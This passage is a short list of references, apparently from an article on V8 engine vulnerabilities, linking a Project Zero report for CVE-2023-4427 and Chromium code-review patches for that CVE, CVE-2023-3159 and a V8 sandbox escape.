[4] CVE-2023-4427 - Sergei Glazunov https://bugs.chromium.org/p/project-zero/issues/detail?id=2477
[5] Patch CVE-2023-4427: https://chromium-review.googlesource.com/c/v8/v8/+/4771019
[6] Patch CVE-2023-3159: https://chromium-review.googlesource.com/c/v8/v8/+/5388435/3/src/objects/map-updater.cc#b1051
[7] Patch V8 Sandbox Escape:

- https://chromium-review.googlesource.com/c/v8/v8/+/5401857/2/src/wasm/wasm-objects.cc#b293
- https://chromium-review.googlesource.com/c/v8/v8/+/5484107